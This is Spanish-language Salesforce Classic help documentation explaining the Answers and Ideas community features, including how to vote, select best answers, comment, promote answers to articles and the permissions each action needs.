CONSULTE TAMBIÉN

Descripción general de respuestas

Votación por una respuesta

Selección de la mejor respuesta a una pregunta

Distribución de una pregunta a un caso

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para votar las respuestas:
- "Leer" en preguntas

## Modificación y eliminación de una respuesta

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Los usuarios estándar sin los permisos "Modificar" y "Eliminar" en los objetos de respuestas no pueden modificar o eliminar sus respuestas. Sin embargo, como administrador de Salesforce, puede modificar o eliminar cualquier respuesta publicada en una comunidad. Por ejemplo, puede que desee supervisar su comunidad de respuestas y modificar o eliminar respuestas que incluyan contenido inapropiado o lenguaje ofensivo.

Para modificar o eliminar una respuesta:

1. Haga clic en el título de la pregunta para ver una lista de todas las respuestas a la pregunta.
2. Haga clic en **Modificar** o **Eliminar** junto a la respuesta que desee cambiar o eliminar. Al eliminarla, la respuesta se envía a la papelera.

EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para modificar respuestas:
- "Modificar" en preguntas

Para eliminar respuestas:
- "Eliminar" en preguntas

Otra forma de evitar lenguaje ofensivo es crear una regla de validación que impida a los usuarios introducir palabras específicas al publicar una respuesta.

Para crear reglas de validación, desde los parámetros de gestión de objetos para la pregunta de Respuestas de Chatter y la respuesta de Respuestas de Chatter, vaya a Reglas de validación.

## Votación por una respuesta

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Al votar por una respuesta, contribuye a la comunidad de respuestas al identificar las respuestas que contengan la información de mayor (y menor) utilidad. Cuando otros miembros de la comunidad busquen la respuesta a una pregunta, pueden observar rápidamente el número de votos "positivos" y "negativos" que ha recibido una respuesta y tomar una decisión más fundamentada sobre qué respuesta leer.

Además, cuantos más votos reciba una respuesta, más fácil le resultará a la persona que realizó la pregunta seleccionar una respuesta como la mejor.

Al visualizar una pregunta, revise las respuestas y haga clic en **Me gusta** para expresar que aprueba una respuesta o en **No me gusta** si una respuesta contiene información incorrecta o de poca utilidad. Su voto (bien +1, bien –1) se incluye en el total de votos a favor o en contra de dicha respuesta. No puede votar por su propia respuesta y sólo puede votar una vez por cada respuesta.

### CONSULTE TAMBIÉN

- Descripción general de respuestas
- Uso de respuestas
- Respuesta a una pregunta

### EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

### PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para votar las respuestas:
- "Leer" en preguntas

## Selección de la mejor respuesta a una pregunta

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Después de realizar una pregunta, debe consultar las respuestas publicadas por otros miembros de la comunidad y finalmente seleccionar una de las respuestas como la mejor. La mejor respuesta se resalta justo debajo de la pregunta de manera que se pueda encontrar fácilmente, lo que ayuda a los miembros de la comunidad a identificar rápidamente la respuesta más útil a la pregunta.

Únicamente los administradores de Salesforce y la persona que ha realizado la pregunta pueden marcar una respuesta como la mejor.

Para seleccionar la mejor respuesta:

1. En la ficha Respuestas, busque su pregunta y haga clic en el título.
2. Decida cuál es la mejor respuesta y haga clic en **Seleccionar como mejor respuesta**.

   Para identificar la mejor respuesta, mire los votos ("a favor" y "en contra") para cada respuesta. La respuesta con más votos "a favor" probablemente contenga la información más útil. Si una pregunta tiene muchas respuestas, intente ordenarlas por **Más votadas**, de manera que las respuestas con más votos a favor y en contra aparezcan en la parte superior de la lista.

EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para votar las respuestas:
- "Leer" en preguntas

Después de seleccionar la mejor respuesta:

- La pregunta se marca como "resuelta". Los miembros de la comunidad pueden continuar publicando y votando respuestas para las preguntas resueltas.
- Si posteriormente se publica otra respuesta que le gusta más, simplemente seleccione esa respuesta como la mejor para sustituir la anterior mejor respuesta.
- Puede eliminar el estado de mejor respuesta de la respuesta en cualquier momento. La eliminación del estado de mejor respuesta desde una respuesta la convierte en una respuesta normal.

CONSULTE TAMBIÉN

Creación de un artículo a partir de una respuesta

Respuesta a una pregunta

Votación por una respuesta

## Visualización de sus preguntas y respuestas

**Nota:** Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Una vez se haya convertido en un miembro activo de la comunidad, podrá ver una lista de todas las preguntas que ha realizado y las respuestas que ha publicado haciendo clic en **Mis preguntas y respuestas** en la parte superior de cualquier página en la ficha Respuestas.

Cuando esté visualizando una lista de sus preguntas, puede identificar rápidamente qué preguntas ha resuelto y qué preguntas siguen abiertas. (Las preguntas resueltas tienen una respuesta que es la mejor.) Puede ordenar sus preguntas según:

- Más recientes: muestra las preguntas realizadas más recientemente en la parte superior de la lista.
- Actividad reciente: muestra las preguntas realizadas más recientemente y las preguntas con las respuestas más recientes en la parte superior de la lista.
- Más antiguas: muestra las preguntas más antiguas en la parte superior de la lista.

Al visualizar una lista de sus respuestas, el título de pregunta aparece como un vínculo seguido de su respuesta. Puede ordenar sus respuestas según:

- Más recientes: muestra las respuestas publicadas más recientemente en la parte superior de la lista.
- Más antiguas: muestra las respuestas más antiguas en la parte superior de la lista.
- Máximo de votos: muestra las respuestas que hayan recibido el mayor número de votos "positivos" y "negativos" (en conjunto) en la parte superior de la lista.

La tabla siguiente describe los iconos que aparecen en la página:

| Icono | Descripción |
|---|---|
| | Pregunta que se ha resuelto. Para resolver una pregunta, la persona que la realizó selecciona una respuesta como la mejor. |
| | Pregunta a la que han respondido miembros de la comunidad. Por ejemplo, este icono representa a una pregunta con cuatro respuestas. Si una pregunta no tiene ninguna respuesta, aparecerá un "0" en este icono. |
| | Respuesta a una pregunta. |

**EDICIONES**

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

**PERMISOS DE USUARIO**

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para votar las respuestas:
- "Leer" en preguntas

| Icono | Descripción |
| --- | --- |
| | Respuesta que se ha marcado como la mejor para una pregunta. |

CONSULTE TAMBIÉN

- Descripción general de respuestas
- Realización de una pregunta
- Respuesta a una pregunta

## Creación de un artículo a partir de una respuesta

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

En una comunidad de respuestas, es posible que desee convertir una respuesta especialmente útil en un artículo en su base de conocimientos. Para crear un artículo:

1. Haga clic en el título de la pregunta para ver una página de detalles con la pregunta y sus respuestas.
2. En la respuesta que desee agregar a la base de conocimientos, haga clic en **Promocionar a artículo**.
3. Realice las modificaciones en el artículo que sean necesarias. Los campos que aparecen dependerán del tipo de artículo predeterminado asignado a las respuestas, pero se cumplen las siguientes condiciones para todos los artículos:
   - El campo `Título` contiene el título de la pregunta.
   - El campo `Resumen` contiene la respuesta.
   - Puede realizar nuevas selecciones de categorías de datos en el artículo. Al contrario de las respuestas, los artículos admiten múltiples grupos de categorías.

   Nota: Un administrador puede cambiar el tipo de artículo y la persona asignada.
4. Haga clic en **Guardar**. La respuesta original tendrá ahora un mensaje de estado indicando su asociación con un artículo. Cuando el artículo se publique el mensaje de la respuesta incluirá un vínculo al artículo.

### CONSULTE TAMBIÉN

Descripción general de respuestas

Bienvenida a Salesforce Knowledge

Publicar artículos y traducciones

### EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en: **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para promocionar una respuesta:
- "Crear" y "Leer" en el tipo de artículo utilizado para promocionar respuestas

  Y

  "Modificar" en preguntas

  Y

  `Usuario de Knowledge` marcado en la página de detalles de usuario

## Distribución de una pregunta a un caso

**Nota:** Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Si una pregunta sigue sin resolver o su respuesta no es satisfactoria, los administradores y los miembros de confianza de la comunidad pueden distribuir la pregunta a un caso. Después de crear un caso, la página de detalles de la pregunta proporciona un vínculo al caso durante la vida útil de la pregunta. Este enlace también muestra el estado del caso.

**Nota:** Si cierra el caso no se marcará la pregunta como resuelta y resolver la pregunta no cerrará el caso. El caso y la respuesta se deben actualizar por separado.

Para distribuir una pregunta a un caso:

1. Haga clic en el título de la pregunta.
2. En la página de detalles de la pregunta, haga clic en **Distribuir a un caso**. Este botón sólo aparecer si un administrador tiene la configuración de casos correctamente configurada.
3. Actualice los campos de caso si desea cambiar los valores por defecto. El título de la pregunta se convertirá automáticamente en el `asunto` del caso.
4. Haga clic en **Guardar**. Volverá a la página de detalles de la pregunta y el caso estará disponible para que el `Propietario del caso` para resolverla.

EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para crear casos:
- "Crear" en casos

CONSULTE TAMBIÉN

Realización de una pregunta

# Descripción general de Ideas

Ideas es una comunidad de usuarios que publica, vota y comenta ideas. Una comunidad de Ideas proporciona una forma transparente y en línea de atraer, gestionar y presentar innovaciones.

Consejo: Salesforce ofrece su propia comunidad de Ideas para los usuarios de Salesforce para enviar comentarios de productos y sugerir nuevas funciones. Para visitarla, vaya a http://ideas.salesforce.com.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Ideas:
- "Leer" en Ideas

Para ver y votar Ideas:
- "Leer" en Ideas

Para crear Ideas y agregar comentarios a Ideas:
- "Crear" en Ideas

Para modificar Ideas y agregar comentarios a Ideas:
- "Modificar" en Ideas

## Terminología de Ideas

La terminología siguiente se utiliza en Ideas:

**Categoría, Ideas**
Las categorías son valores definidos por el administrador que permiten organizar ideas en subgrupos lógicos dentro de una zona. En la lista desplegable Ver categoría en la ficha Ideas los usuarios pueden filtrar ideas por categoría mientras que la lista de selección `Categorías` de la página Publicar idea se utiliza para agregar categorías a las ideas. Por ejemplo, si su zona de ideas se centra en las "mejoras de la línea de ropa", podrá establecer categorías como "Camisas", "Chaquetas" y "Pantalones". Cada organización tiene un conjunto común de categorías que se pueden agregar o eliminar de cada zona. Un administrador define categorías separadas para sus comunidades de ideas y zonas.

**Comentario**
Los comentarios son respuestas en texto sin formato para publicar ideas que planteen discusiones sobre ideas. En la ficha Ideas, la subficha Comentarios enumera los comentarios que se han enviado más recientemente. En la página de detalles de una idea, los comentarios se ordenan cronológicamente de los más antiguos a los más recientes.

**Comunidad**
Las comunidades son espacios privados o públicos personalizables para empleados, clientes finales y socios para colaborar en prácticas recomendadas y procesos comerciales.

**Experto de la comunidad**
Un experto de la comunidad es un miembro de la comunidad que habla con credibilidad y autoridad en representación de la organización. Cuando los expertos de la comunidad publican comentarios o ideas, aparece un solo icono ( ) junto a su nombre. El administrador de Salesforce puede designar todos los expertos de comunidad que considere necesarios.

**Degradar**
Si no le gusta una idea, puede hacer clic en **degradar** para restar 10 puntos de su puntuación global y disminuir así la clasificación de popularidad global de la idea. No se puede degradar la misma idea varias veces y, una vez degradada una idea, no se puede promocionarla. Una idea puede tener puntos globales negativos si hay más usuarios que la degradan de los que la promocionan.

**Vida media**
El ajuste de vida media determina la rapidez con la que las ideas se clasifican en la subficha Ideas más extendidas, para dejar sitio a la ideas con votos más recientes. Una vida media más corta desplaza las ideas más antiguas hacia abajo en la página con mayor rapidez que una vida media más larga. Este ajuste afecta a todas las comunidades de su organización.

**Idea**
Las ideas son sugerencias publicadas por los miembros de una comunidad de ideas y están organizadas por zonas. Por ejemplo, si el enfoque de una zona determinada es "Ideas sobre características de coches", una idea apropiada para dicha zona podría tener el título "Soportes térmicos para mantener sus bebidas frías o calientes". O bien, si el enfoque de una zona determinada es "Ideas sobre los beneficios de los empleados de nuestra empresa", una idea apropiada para dicha zona podría tener el título "Servicios de asistencia in situ".

**Temas de Idea**
Los Temas de Idea proporcionan un foro en el que puede invitar a miembros de la comunidad a publicar ideas acerca de temas específicos para que los miembros de la comunidad puedan resolver problemas o proponer novedades para su empresa.

**Punto**
Un punto es una unidad de medida que representa la popularidad de una idea. Cada voto para una idea vale diez puntos (si se promociona se suman 10 puntos y si se degrada se restan 10 puntos). El número total de puntos de una idea se muestra a la izquierda de ésta.

**Ideas más extendidas**
En la subficha Ideas más extendidas, las ideas se clasifican por un cálculo interno que refleja la antigüedad de los votos positivos de una idea. Independientemente del número de puntos totales estáticos de una idea, las ideas con votos positivos más recientes se muestran más arriba en la página que las ideas con votos positivos más antiguos. Lo que le permite buscar ideas que hayan obtenido popularidad más recientemente, al dar menos preferencia a las ideas ya establecidas que se votaron de forma positiva en el pasado.

**Portal**
Si su organización tiene un Portal de clientes o portal de socios, puede agregar la ficha Ideas a cualquiera de los portales para que los usuarios puedan participar en su propia comunidad de Ideas. La lista Zona situada en la parte superior de la ficha Ideas enumera todas las zonas disponibles; cada zona incluye su propio grupo de ideas exclusivo.

**Promocionar**
Si está de acuerdo con una idea o le gusta, haga clic en **promocionar** para agregar 10 puntos a la idea. No se puede promocionar la misma idea varias veces y no se puede promocionar una idea que ya ha degradado anteriormente. Salesforce agrega automáticamente su voto de promoción a cualquier idea que publique.

**Actividad reciente**
En la página Actividad reciente se incluye un resumen de toda la actividad reciente relacionada con su participación dentro de una zona.Por ejemplo, en esta página se enumeran todas las ideas y comentarios que ha publicado en una zona, así como las ideas que ha votado. Para ver la página Actividad reciente, haga clic en su alias de zona que se encuentra en la parte derecha de la ficha Ideas.

**Estado**
El estado de una idea permite a los miembros de la zona conocer la evolución de una idea. Por ejemplo, “En revisión”, “Revisada”, “Próximamente” y “Disponible” son valores de estado comunes que un administrador puede definir y asignar a las ideas. El estado de una idea se muestra junto al título de la idea para que todos los miembros de la zona lo puedan ver.

**Ideas de Arriba siempre**
En la subficha Arriba siempre, las ideas se clasifican de las que tienen más puntos a las que tienen menos. De esta forma puede ver las ideas más populares del historial de su zona Ideas.

**Voto, idea**
En una comunidad de ideas, un voto significa que ha promocionado o degradado una idea. Después de votar sobre una idea, su alias se mostrará en la parte inferior de la página de detalles de la idea para realizar el seguimiento del voto que ha realizado. Puede utilizar la página Actividad reciente para ver una lista de todas las ideas sobre las que ha votado.

**Zona**
Las zonas ayudan a organizar ideas y preguntas en grupos lógicos, al tener cada zona su propio enfoque y sus propias ideas y preguntas.

# Uso de Ideas

Ideas es una comunidad de usuarios que publica, vota y comenta ideas. Una comunidad de Ideas proporciona una forma transparente y en línea de atraer, gestionar y presentar innovaciones. Tiene diferentes opciones:

- Publicar ideas
- Ver ideas o Temas de Idea
- Buscar ideas
- Votar por ideas
- Comentar ideas
- Ver actividad reciente y respuestas
- Suscribirse a fuentes de distribución

Cada vez que haga clic en la ficha Ideas, la subficha Ideas más extendidas muestra las ideas en todas las categorías. Para modificar la vista actual, haga clic en una de las otras subfichas como Ideas recientes o Arriba siempre. Haga clic en **Lista** para volver a la vista de lista.

## CONSULTE TAMBIÉN

Descripción general de Ideas

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver la ficha Ideas:
- "Leer" en Ideas

Para ver y votar Ideas:
- "Leer" en Ideas

Para crear Ideas y agregar comentarios a Ideas:
- "Crear" en Ideas

Para modificar Ideas y agregar comentarios a Ideas:
- "Modificar" en Ideas

## Vista de ideas

Las siguientes secciones describen cómo visualizar ideas:

- Acceso a la ficha Ideas en Salesforce
- Acceso a la ficha Ideas en un portal
- Búsqueda de ideas más extendidas
- Búsqueda de ideas recientes
- Exploración de las ideas principales de siempre
- Visualización de ideas por categoría
- Visualización de ideas por estado
- Búsqueda de ideas en otras Zonas
- Visualización de los detalles de una idea

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Ideas:
- "Leer" en Ideas

Para ver y votar Ideas:
- "Leer" en Ideas

Para crear Ideas y agregar comentarios a Ideas:
- "Crear" en Ideas

Para modificar Ideas y agregar comentarios a Ideas:
- "Modificar" en Ideas

### Acceso a la ficha Ideas en Salesforce

En Salesforce, la ficha Ideas está disponible de forma predeterminada en la aplicación Community. Puede seleccionar esta aplicación desde el menú de aplicaciones de Force.com en la esquina superior derecha de cualquier página de Salesforce.

Tenga en cuenta que su administrador puede haber personalizado su perfil para mostrar la ficha Ideas en otras aplicaciones. Asimismo, su administrador puede haber cambiado el nombre de la ficha Ideas.

Haga clic en el Tab para mostrar la ficha Ideas. Haga clic en **Lista** para volver a la vista de lista.

Consejo: La lista Zona situada en la parte superior de la ficha Ideas enumera todas las zonas disponibles; cada zona incluye su propio grupo de ideas exclusivo.

### Acceso a la ficha Ideas en una Comunidad de Salesforce.com

Si su organización ha creado una Comunidad de Salesforce.com, su administrador puede mostrar la ficha Ideas en la comunidad agregándola a la lista de fichas seleccionadas durante la configuración de la comunidad.

### Acceso a la ficha Ideas en un portal

Si su organización tiene usuarios con acceso a un portal de clientes o portal de socios, su administrador del portal puede mostrar la ficha Ideas en cada tipo de portal. Las ideas que aparecen en un portal se crean en un portal o internamente en Salesforce y se publican en un portal.

### Búsqueda de ideas más extendidas

En la subficha Ideas más extendidas, las ideas se clasifican por un cálculo interno que refleja la antigüedad de los votos positivos de una idea. Independientemente del número de puntos totales estáticos de una idea, las ideas con votos positivos más recientes se muestran más arriba en la página que las ideas con votos positivos más antiguos. Lo que le permite buscar ideas que hayan obtenido popularidad más recientemente, al dar menos preferencia a las ideas ya establecidas que se votaron de forma positiva en el pasado.

### Búsqueda de ideas recientes

La subficha Ideas recientes enumera las ideas que se han enviado más recientemente. Las ideas más recientes se muestran encima de las ideas más antiguas.

### Exploración de las ideas principales de siempre

La subficha Arriba siempre muestra las ideas con más puntos. La diferencia entre la subficha Arriba siempre e Ideas más extendidas es que Arriba siempre muestra las ideas principales de siempre por el número de puntos, mientras que Ideas más extendidas utiliza un algoritmo para mostrar las ideas que ha recibido los votos positivos más recientes.

### Visualización de ideas por categoría

Las categorías son valores definidos por el administrador que permiten organizar ideas en subgrupos lógicos dentro de una zona. En la lista desplegable Ver categoría en la ficha Ideas los usuarios pueden filtrar ideas por categoría mientras que la lista de selección `Categorías` de la página Publicar idea se utiliza para agregar categorías a las ideas.

Para buscar ideas por categorías, seleccione una categoría en la lista desplegable `Ver categoría`. De forma alternativa, haga clic en el vínculo de categoría en la parte inferior de la descripción de ideas, junto al usuario que publicó la idea.

### Visualización de Ideas por Temas de Idea

Puede ver todas las ideas publicadas en un tema de idea. Desde la página de detalles Temas de Idea, puede gestionar un tema de idea y sus ideas relacionadas.

### Visualización de ideas por estado

El estado de una idea permite a los miembros de la zona conocer la evolución de una idea. Por ejemplo, “En revisión”, “Revisada”, “Próximamente” y “Disponible” son valores de estado comunes que un administrador puede definir y asignar a las ideas. El estado de una idea se muestra junto al título de la idea para que todos los miembros de la zona lo puedan ver.

Para ver todas las ideas con un estado concreto, vaya a la ficha Ideas y seleccione un valor en la lista desplegable `Estado`. De forma alternativa, haga clic en el vínculo de estado situado junto a una idea para ver todas las ideas en la zona con ese estado.

### Búsqueda de ideas en otras Zonas

Los administradores pueden crear múltiples zonas, cada zona con su lista única de ideas. Por este motivo, es importante que se asegure de estar viendo la zona correcta cuando busque ideas. Para buscar ideas en una zona específica, seleccione una zona en la lista de zonas en la parte superior de la página.

### Visualización de los detalles de una idea

Haga clic en el título de una idea para abrir su página de detalles. La página de detalles de una idea incluye las secciones siguientes:

- Los detalles de la idea, incluido su texto completo y el número de puntos
- El tema de idea relacionado y la zona a la que pertenece.
- Todos los comentarios que se han enviado para la idea
- Un área para agregar un nuevo comentario
- Una lista de los 100 últimos usuarios que han votado la idea (promocionado o degradado), clasificados de izquierda a derecha desde la votación más reciente a la más antigua

- Si es administrador, la página de detalles permite modificar, eliminar y combinar ideas.

CONSULTE TAMBIÉN

Descripción general de Ideas
Votación en ideas
Comentario de ideas
Publicación y modificación de ideas
Uso de Ideas

## Votación en ideas

En una comunidad de ideas, un voto significa que ha promocionado o degradado una idea.Si está de acuerdo o le gusta una idea, haga clic en **promocionar** para añadir 10 puntos a la idea. No se puede promocionar la misma idea varias veces y no se puede promocionar una idea que ya ha degradado anteriormente. Salesforce agrega automáticamente su voto de promoción a cualquier idea que publique.

Si no le gusta una idea, puede hacer clic en **degradar** para restar 10 puntos de su puntuación global y disminuir así la clasificación de popularidad global de la idea. No se puede degradar la misma idea varias veces y, una vez degradada una idea, no se puede promocionarla. Una idea puede tener puntos globales negativos si hay más usuarios que la degradan de los que la promocionan.

Para votar en una idea:

1. En la ficha Ideas, busque una idea que desee promocionar o degradar.
2. Para sumar diez puntos a la idea, haga clic en **promocionar** situado junto a la idea. Para restar 10 puntos de la idea, haga clic en **degradar**.

Nota: Cuando se publica una idea nueva, de forma automática se emite un voto por esa idea y se suman diez puntos a la puntuación de la idea.

CONSULTE TAMBIÉN

Descripción general de Ideas
Vista de ideas
Uso de Ideas
Visualización de su página de actividades recientes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Ideas:
- "Leer" en Ideas

Para ver y votar Ideas:
- "Leer" en Ideas

Para crear Ideas y agregar comentarios a Ideas:
- "Crear" en Ideas

Para modificar Ideas y agregar comentarios a Ideas:
- "Modificar" en Ideas

## Comentario de ideas

Los comentarios son respuestas en texto sin formato para publicar ideas que planteen discusiones sobre ideas. En la ficha Ideas, la subficha Comentarios enumera los comentarios que se han enviado más recientemente. En la página de detalles de una idea, los comentarios se ordenan cronológicamente de los más antiguos a los más recientes.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Ideas:
- "Leer" en Ideas

Para ver y votar Ideas:
- "Leer" en Ideas

Para crear Ideas y agregar comentarios a Ideas:
- "Crear" en Ideas

Para modificar Ideas y agregar comentarios a Ideas:
- "Modificar" en Ideas

### Adición de comentarios a Ideas

Para agregar comentarios a ideas y compartir sus pensamientos y opiniones con otros miembros de la comunidad:

1. En la ficha Ideas, busque una idea a la que desee agregar un comentario.
2. Haga clic en el título de la idea o el vínculo **Comentarios** debajo de la descripción de la idea.
3. En la página de detalles de la idea, introduzca sus comentarios en el área de introducción de texto en la sección Agregue su comentario. Puede introducir hasta 4.000 caracteres.

   Si su organización ha activado el editor de HTML para Ideas, la descripción puede incluir HTML e imágenes en línea de referencia. Si no está activado el editor HTML, utilice sólo texto normal.
   .
4. Haga clic en **Publicar** para enviar su comentario.

El comentario que haya agregado recientemente se mostrará en la lista relacionada Comentarios de la página de detalles de la idea.

### Modificación de comentarios de ideas

Para modificar un comentario que haya enviado a una idea:

1. En la página de detalles de la idea, haga clic en **Modificar** junto a su comentario.
2. Modifique su comentario como desee.
3. Haga clic en **Aplicar** para guardar su trabajo.

### Eliminación de comentarios de ideas

Para eliminar los comentarios de ideas se requiere el permiso "Eliminar" en ideas.

1. En la página de detalles de la idea, haga clic en **Eliminar** junto a su comentario.
2. Haga clic en **Aceptar**.

### Visualización de los comentarios publicados recientemente

Para ver los comentarios publicado más recientemente en su comunidad de Ideas, haga clic en la subficha Comentarios y seleccione una zona en la que ver los comentarios. Haga clic en el texto de un comentario para ver la página de detalles de la idea adecuada.

En la subficha Comentarios:

- Los comentarios se ordenan cronológicamente de los más recientes a los más antiguos.
- El título de la idea de la que se ha publicado el comentario aparece por encima del comentario.
- El alias del usuario que ha publicado el comentario aparece junto al texto del comentario.

- El número total de comentarios de la idea aparece entre paréntesis debajo del texto de comentario. Por ejemplo, `Comentarios [20]` indica que la idea tiene veinte comentarios.

CONSULTE TAMBIÉN

Descripción general de Ideas
Vista de ideas
Uso de Ideas
Vinculación de comentarios en ideas

## Vinculación de comentarios en ideas

Ponga Me gusta un comentario para mostrar que lo comparte.

Debajo de un comentario asociado con una idea, haga clic en **Me gusta**.

Si ha dejado de gustarle un comentario, haga clic en **No me gusta**.

Ideas cuenta el número de Me gusta obtenidos por un comentario. Cuando un comentario recibe un Me gusta, se agrega un punto a la puntuación total del comentario y la reputación del usuario que ha publicado los comentarios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Comentario de ideas

## Eliminación de ideas

Para eliminar una idea:

1. Haga clic en el nombre de una idea para abrir la página de detalle.
2. Haga clic en el botón **Eliminar**.
3. Haga clic en **Aceptar**.

La idea, sus comentarios y las ideas secundarias pasarán a la Papelera. Tenga en cuenta que al restaurar una idea desde la papelera también restaurará los comentarios, los votos y las ideas secundarias.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar ideas y comentarios:
- "Eliminar" en Ideas

CONSULTE TAMBIÉN

Combinación de ideas
Publicación y modificación de ideas

## Visualización de su página de actividades recientes

En la página Actividad reciente se incluye un resumen de toda la actividad reciente relacionada con su participación dentro de una zona.Para ver la página Actividad reciente, vaya a la ficha Ideas y haga clic en el vínculo Apodo en la parte derecha de la página. Para ver la página Actividad reciente de otro miembro de la zona, haga clic en el nombre del miembro de la comunidad que aparece debajo de cualquier idea o comentario que haya publicado. Puede ver actividad para las diferentes zonas a las que tiene acceso seleccionando una zona desde la lista `Zona`.

En la página Actividad reciente se utilizan los siguientes iconos para identificar los diferentes tipos de actividad:

- identifica las ideas enviadas.
- identifica las ideas sobre las que ha votado.
- identifica los comentarios que ha publicado en ideas, así como los comentarios que otros usuarios han publicado en sus ideas.

